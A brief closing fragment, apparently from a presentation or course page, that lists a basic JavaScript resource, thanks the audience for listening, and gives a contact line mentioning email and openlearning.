- Basic JavaScript (javascript.com)

THANKS FOR LISTENING TO US RANT!

questions? email / openlearning